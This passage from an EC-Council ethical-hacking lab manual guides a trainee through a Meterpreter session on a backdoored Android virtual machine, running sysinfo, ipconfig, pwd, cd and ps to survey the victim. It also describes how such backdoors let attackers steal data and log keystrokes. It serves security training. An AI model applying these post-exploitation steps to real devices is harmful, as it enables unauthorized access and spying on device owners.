
    Note: In this command, **1** specifies the number of the session.

29. Type **sysinfo** and press **Enter**. Issuing this command displays the information the target machine such as computer name, OS, etc.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address, etc. as shown in the screenshot.



31. Type **pwd** and press **Enter** to view the current or present working directory on the remote (target) machine.
32. Type **cd /sdcard** to change the current remote directory to **sdcard**.


    Note: The **cd** command changes the current remote directory.
33. Now, type **pwd** and press **Enter**. You will observe that the present working directory has changed to **sdcard**, that is, **/storage/emulated/0**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

34. Now, still in the Meterpreter session, type **ps** and press **Enter** to view the processes running in the target system.


    Note: The list of running processes might differ in your lab environment.

    Note: Because of poor security settings and a lack of awareness, if an individual in an organization installs a backdoor file on their device, the attacker gains control of the device. The attacker can then perform malicious activities such as uploading worms, downloading data, and spying on the user's keystrokes, which can reveal sensitive information related to the organization as well as the victim




35. Close all open windows.
36. Switch to the **Android** virtual machine.
37. On the **Home Screen**, swipe up to navigate to the applications.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



